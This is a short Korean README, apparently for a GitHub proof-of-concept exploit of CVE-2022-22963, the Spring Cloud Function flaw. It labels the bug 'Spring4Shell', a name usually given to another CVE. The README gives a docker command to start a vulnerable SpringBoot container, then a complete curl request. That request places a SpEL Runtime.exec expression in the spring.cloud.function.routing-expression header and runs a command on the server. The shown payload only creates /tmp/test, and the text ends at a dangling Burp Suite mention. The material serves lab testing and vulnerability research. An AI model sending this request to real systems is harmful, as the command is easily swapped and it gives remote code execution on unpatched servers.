 darryk10/cve-2022-22963
CVE-2022-22963 (Spring4Shell)에 대한 개념 증명 익스플로잇으로, 취약한 Docker 컨테이너와 Spring Cloud Function 라우팅 표현식을 통한 curl 기반 원격 코드 실행을 포함합니다.

취약한 SpringBoot 애플리케이션을 실행하려면 이 Docker 컨테이너를 8080 포트에 노출시켜 실행하세요. 예:
docker run -it -d -p 8080:8080 bobcheat/springboot-public
Curl 명령:

curl -i -s -k -X $'POST' -H $'Host: 192.168.1.2:8080' -H $'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec(\"touch /tmp/test")' --data-binary $'exploit_poc' $'http://192.168.1.2:8080/functionRouter'
또는 Burp Suite 사용:

